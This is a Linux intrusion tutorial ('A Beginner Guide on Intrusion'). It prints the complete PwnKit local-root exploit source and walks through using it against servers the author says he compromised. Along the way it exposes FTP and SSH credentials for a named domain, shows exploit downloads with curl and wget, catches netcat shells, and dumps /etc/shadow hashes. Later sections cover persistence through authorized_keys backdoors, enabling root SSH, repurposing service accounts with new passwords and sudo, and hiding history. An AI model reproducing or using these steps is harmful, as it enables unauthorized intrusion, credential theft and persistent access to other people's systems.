A Beginner Guide
on Intrusion & Others

written by : Wisdom January 2026 www.bluedragonsec.com
https://github.com/bluedragonsecurity/

Table of Contents

1. Privilege Escalation on Linux Servers

Privilege Escalation is the process of elevating your access level within the same machine.

Example: You log in as a regular user (www-data), then exploit a kernel vulnerability on the server you have taken over to become root.

Root is the user on Linux and Unix systems with the highest level of authority.

Example 1. Getting a root shell with a local root exploit

In this example, we will attempt to gain privilege escalation from a regular user to root using an exploit.

The exploit we will use is pwnkit: https://www.exploit-db.com/exploits/50689

The target is CentOS 7. Since the target server does not have gcc installed, to compile this exploit so it runs on CentOS 7, we can use a matching or older CentOS machine (e.g., CentOS 6). If necessary, you can try CentOS 8 (though it may not work on CentOS 7).

I happen to have a CentOS 7 machine available:

```
[root@Mariadb ~]# cat /etc/centos-release
CentOS Linux release 7.7.1908 (Core)
You have new mail in /var/spool/mail/root
```

So we will compile on this machine.

Preparing the pwnkit exploit

This exploit consists of 3 files: Makefile, evil-so.c, and exploit.c

Let's set it up:

```
cd /tmp
mkdir exploit
cd exploit
nano Makefile
```

Fill in with:

```
all:
    gcc -shared -o evil.so -fPIC evil-so.c
    gcc exploit.c -o exploit
clean:
    rm -r ./GCONV_PATH=. && rm -r ./evildir && rm exploit && rm evil.so
```

Next, create evil-so.c by typing:

```
nano evil-so.c
```

Fill in with:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv() {}
void gconv_init() {
```

```
    setuid(0);
    setgid(0);
    setgroups(0);
    execve("/bin/sh", NULL, NULL);
}
```

Next, create exploit.c and fill in with:

```
#include <stdio.h>
#include <stdlib.h>
#define BIN "/usr/bin/pkexec"
#define DIR "evildir"
#define EVILSO "evil"

int main()
{
    char *envp[] = { DIR,
        "PATH=GCONV_PATH=.",
        "SHELL=ryaagard",
        "CHARSET=ryaagard",
        NULL
    };
    char *argv[] = { NULL };
    system("mkdir GCONV_PATH=.");
    system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./" DIR);
    system("mkdir " DIR);
    system("echo 'module\tINTERNAL\t\t\tryaagard//\t\t\t" EVILSO "\t\t\t2' >
" DIR "/gconv-modules");
    system("cp " EVILSO ".so " DIR);
    execve(BIN, argv, envp);
    return 0;
}
```

Once all files are ready, you should see 3 files:

```
[root@Mariadb exploit]# ls
evil-so.c  exploit.c  Makefile
```

Next, type: make

```
[root@Mariadb exploit]# make
gcc -shared -o evil.so -fPIC evil-so.c
gcc exploit.c -o exploit
You have new mail in /var/spool/mail/root
```

Result:

```
[root@Mariadb exploit]# ls
evil.so  evil-so.c  exploit  exploit.c  Makefile
```

Two new files appeared: evil.so and exploit. These are the files we need, and we will transfer them to the target.

Archive both files into a tar ball:

```
tar cjvf pwnkit.tar.bz2 evil.so exploit
[root@Mariadb exploit]# ls
```

```
evil.so  evil-so.c  exploit  exploit.c  Makefile  pwnkit.tar.bz2
You have new mail in /var/spool/mail/root
```

We upload to syncrumlogistics.com via FTP:

```
ftp syncrumlogistics.com
user: alfan
password: synlog123
```

Upload process:

```
[root@Mariadb exploit]# ftp syncrumlogistics.com
Connected to syncrumlogistics.com (180.250.113.149).
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
Name (syncrumlogistics.com:root): alfan
331 User alfan OK. Password required
Password:
230 OK. Current directory is /home/alfan
ftp> cd /var/www/syncrum/public/docs
250 OK. Current directory is /var/www/syncrum/public/docs
ftp> put pwnkit.tar.bz2
226-File successfully transferred
226 0.455 seconds (measured here), 9.28 Kbytes per second
4324 bytes sent in 0.000117 secs (36957.26 Kbytes/sec)
```

The compiled exploit can be downloaded at http://syncrumlogistics.com/docs/pwnkit.tar.bz2

For testing purposes, first log in to the syncrumlogistics.com server, then run netcat to listen on port 88:

```
ssh alfan@syncrumlogistics.com
password: synlog123
```


Once inside, type:

```
dash
van alfan x x
```

Then listen with netcat on port 88:

```
nc -l -p 88 -v
```

After waiting, we successfully obtained shell access from one of the servers I had previously compromised:



Here we can see we only have a regular user ID with the username ymadmin.

We will try using the pwnkit root exploit to get root access.

Type:

```
cd /tmp
```

```
mkdir pwn
cd pwn
```

To download the exploit from http://syncrumlogistics.com/docs/pwnkit.tar.bz2, we can use curl or wget.

For example with curl:

```
curl -o pwnkit.tar.bz2 http://syncrumlogistics.com/docs/pwnkit.tar.bz2
```

With wget:

```
wget http://syncrumlogistics.com/docs/pwnkit.tar.bz2
```

After trying both curl and wget, they did not work, probably due to a firewall. So we will try downloading via sftp so our connection to syncrumlogistics is encrypted, which can bypass the firewall.

To use sftp, we need a tty, so type:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Here is the file transfer process with sftp:

```
sh-4.2$ sftp alfan@syncrumlogistics.com
alfan@syncrumlogistics.com's password: synlog123
Connected to syncrumlogistics.com.
sftp> cd /var/www/syncrum/public/docs
sftp> get pwnkit.tar.bz2
Fetching /var/www/syncrum/public/docs/pwnkit.tar.bz2 to pwnkit.tar.bz2
/var/www/syncrum/public/docs/pwnkit.tar.bz2   100%  4324  31.9KB/s  00:00
sftp> quit
```

Let's check if the download was successful:

```
sh-4.2$ ls
pwnkit.tar.bz2
```

Extract it using the tar command (since the exploit is archived as tar.bz2):

```
tar jxvf pwnkit.tar.bz2
sh-4.2$ tar jxvf pwnkit.tar.bz2
evil.so
exploit
```

The exploit was extracted successfully. Now just run it by typing: ./exploit

```
sh-4.2$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2$ sftp alfan@syncrumlogistics.com
sftp alfan@syncrumlogistics.com
The authenticity of host 'syncrumlogistics.com (180.250.113.149)' can't be established.
ECDSA key fingerprint is SHA256:SqDUVSBOkgMZh7KA7fjAIjcNRONb04XYJSgFuskC62U.
ECDSA key fingerprint is MD5:40:b2:4b:14:5e:72:21:1f:a4:b9:d2:12:58:f3:75:51.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added 'syncrumlogistics.com,180.250.113.149' (ECDSA) to the list of known hosts.
alfan@syncrumlogistics.com's password: synlog123

Connected to syncrumlogistics.com.
sftp> cd /var/www/syncrum/public/docs
cd /var/www/syncrum/public/docs
sftp> get pwnkit.tar.bz2
get pwnkit.tar.bz2
Fetching /var/www/syncrum/public/docs/pwnkit.tar.bz2 to pwnkit.tar.bz2
/var/www/syncrum/public/docs/pwnkit.tar.bz2   100% 4324    31.9KB/s   00:00
sftp> quit
quit
sh-4.2$ ls
ls
pwnkit.tar.bz2
sh-4.2$ tar jxvf pwnkit.tar.bz2
tar jxvf pwnkit.tar.bz2
evil.so
exploit
sh-4.2$ ./exploit
./exploit
[root@drupal pwn]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@drupal pwn]# whoami
whoami
root
[root@drupal pwn]#
```

We can see that we have successfully gained root access on the server.

Next, to get a proper tty, type:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
python -c 'import pty; pty.spawn("/bin/bash")'
[root@drupal ex]# cat /etc/shadow
cat /etc/shadow
root:$6$Zh/rBP43uIaSOpM7$BXX6VpfmaBNc/BpfAkx/h3WGQfVlGTuJ1OXYyUqBy2TY4vGxLGynFPZMx6WqvJXl6VPKQZulNRtOQO8pM/nxw0::0:99999:7:::
bin:*:17632:0:99999:7:::
daemon:*:17632:0:99999:7:::
adm:*:17632:0:99999:7:::
lp:*:17632:0:99999:7:::
sync:*:17632:0:99999:7:::
shutdown:*:17632:0:99999:7:::
halt:*:17632:0:99999:7:::
mail:*:17632:0:99999:7:::
operator:*:17632:0:99999:7:::
games:*:17632:0:99999:7:::
ftp:*:17632:0:99999:7:::
nobody:*:17632:0:99999:7:::
systemd-network:!!:17865::::::
dbus:!!:17865::::::
polkitd:!!:17865::::::
sshd:!!:17865::::::
postfix:!!:17865::::::
chrony:!!:17865::::::
ymadmin:$6$500KO7b/pfnuk8kP$yvikfQNT9ca9LufKST6.MUQRjcvB667KeIw/aA9UqOlU6.hvhBbwUq7NmtRyEbprbgobP6bxvgttxwxPueVN30::0:99999:7:::
apache:!!:17910::::::
nscd:!!:17917::::::
nslcd:!!:17917::::::
[root@drupal ex]# clear
clear
TERM environment variable not set.
[root@drupal ex]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@drupal ex]#
```

Since we have root access, we can do anything on this system.

Guide to finding local root exploits

To find local root exploits, we can use searchsploit on Kali Linux.

First, on the target machine when you have a shell as a regular user, type: uname -a


Example:

```
-bash-4.2$ uname -a
Linux drupal 3.10.0-1062.9.1.el7.x86_64 #1 SMP Fri Dec 6 15:49:49 UTC 2019
x86_64 x86_64 x86_64 GNU/Linux
```

We can see it is running Linux kernel 3.10.

Next, search using searchsploit on Kali Linux:

```
searchsploit linux kernel 3.10 --exclude="(PoC)|/dos/"
```



For example, if you want to use:

Linux kernel < 4.10.15 - Race Condition Privilege Escalation | linux/local/43345.c

Type:

```
locate 43345.c
┌──(robohax㉿kali)-[~]
└─$ locate 43345.c
/usr/share/exploitdb/exploits/linux/local/43345.c
```

The exploit file is located at /usr/share/exploitdb/exploits/linux/local

Copy it to /tmp for compilation:


```
cp /usr/share/exploitdb/exploits/linux/local/43345.c /tmp/exploit.c
```

Change directory to /tmp:

```
cd /tmp
```

To make the exploit work on all Linux platforms, compile it with the -static flag:

```
gcc -static -o exploit exploit.c
```




We have successfully compiled the exploit. The next step is simply to move or upload the exploit file to the server we have taken over.

Example 2. Getting a root shell with a config password and sudo su

In this example, I will explain how I gained root access on the syncrumlogistics.com server.

Previously, while planting a PHP shell, I had already found the password for user alfan in one of the PHP database config files: synlog123

I then tried logging in via SSH with user alfan and password synlog123.



It turns out user alfan can run sudo su, and by using the same password synlog123, we successfully became root.

Note: sometimes the root password can also be found in .bash_history or .zsh_history (depending on the shell type). Usually in the history after the sudo su command, if you are lucky, there is a master password below it that could be the password for gaining root access.

Next steps after gaining root access.

1. Check known hosts: Are there other SSH server IPs? If yes, try them.

2. Check ifconfig -a or ip addr show: Are there LAN IPs? If yes, we can perform lateral movement into the LAN.

3. Check the ARP table with: arp -a. Are there LAN IPs visible? If yes, we can infiltrate deeper into the LAN.

4. Check .bash_history or .zsh_history (depending on the user's shell type). Look for SSH access to other servers/IPs in the command history.

5. Perform backdooring and covering tracks.

2. Backdooring and Covering Tracks on Linux Servers

In the world of cybersecurity, particularly during the post-exploitation phase, Backdooring and Covering Tracks are two critical steps performed by attackers (or penetration testers) to maintain access and erase their digital footprint.

Here is an in-depth explanation of both in a Linux server environment:

1. Backdooring (Maintaining Access)

Backdooring is a method of creating a secret "back door" so the attacker can re-enter the system at any time without having to re-exploit or go through standard authentication procedures.

Common Techniques on Linux:

SSH Backdoors:

Authorized Keys: The attacker adds their public key to the ~/.ssh/authorized_keys file of a user (especially root). This allows passwordless login.

SSH Banner/PAM: Modifying the Pluggable Authentication Modules (PAM) to accept a special password (master password) even if the original password is wrong.

Cron Jobs: Scheduling automated tasks that run a reverse shell at regular intervals (e.g., every hour) to connect the server back to the attacker's machine.

User with Sudo Privileges: Creating a seemingly innocuous regular user that actually has full access through the /etc/sudoers file.

Sustained Reverse Shells: Using modified binaries or scripts (Python, PHP, Perl) that run in the background as a service.

Rootkits: This is the most advanced level. A rootkit can modify the Linux kernel or basic commands (like ls, ps, netstat) so that the attacker's files, processes, and connections are invisible to the admin.

1. Backdooring with Authorized Keys

The purpose of this technique is to eliminate the need to enter a password when accessing SSH on the victim's server.

We will perform the backdoor process on the server we have taken over by adding our public key to the ~/.ssh/authorized_keys file.

Open a terminal in Kali Linux and type:

```
sudo su
(enter password)
```

After our shell is root on Kali Linux, we will create our SSH public key:

```
ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
```

```
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
```

Next, type: cat ~/.ssh/id_rsa.pub

to view our public key.


Next, we will connect through our VPN to access the compromised machine. In this case, my OpenVPN config file is us.ovpn:

```
openvpn us.ovpn
```

After connecting to the VPN server, we can now access the compromised machine. Type:

```
ssh postfix@10.8.0.5
password: myw1sd0m
```

Next, type: dash, and we will get root access.



Type: unset HISTFILE

Next, add the contents of our key (id_rsa.pub) from our Kali Linux /root/.ssh folder to the victim's server at: /root/.ssh/authorized_keys

On the victim's server:

```
nano /root/.ssh/authorized_keys
```

Add our public key, then press ctrl+o and ctrl+x.

Then on the victim's server, type:

```
su root
unset HISTFILE
chmod 700 ~/.ssh
chmod 600 ~/.ssh/authorized_keys
chown root:root /root/.ssh /root/.ssh/authorized_keys
```

Next, make sure the OpenSSH daemon configuration is correct:

```
nano /etc/ssh/sshd_config
```

Make sure these settings are present:

PubkeyAuthentication yes


AuthorizedKeysFile .ssh/authorized_keys

PermitRootLogin yes

If everything is correct, reload with systemctl:

systemctl reload sshd

Now let's test it.




The result: we successfully logged into the victim's server as root without a password.

2. Backdooring with Cron Jobs

A cron job is a time-based scheduling utility on Unix-like operating systems (like Linux). Simply put, cron jobs are used to run commands, scripts, or tasks automatically in the background at specific time intervals (minutes, hours, days, or months).

To schedule a command to run automatically every minute in Linux, use this pattern:



We can see there are many users. We will try changing the mysql user's shell to /bin/bash so it can log into the system, and then set a password for the mysql user.

On the victim's server, type: nano /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/bin/bash
ymadmin:x:1000:1000:ymadmin:/home/ymadmin:/bin/bash
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
openvpn:x:998:996:OpenVPN:/etc/openvpn:/sbin/nologin
```


We change its shell to /bin/bash.

Next, type:

```
passwd mysql
```

Set the password to: myw1sd0m

Let's test if user mysql can log in:




Back in our root shell, we will add user mysql to /etc/sudoers so this user can run sudo and become root.

In the root shell on the victim's server, type: nano /etc/sudoers

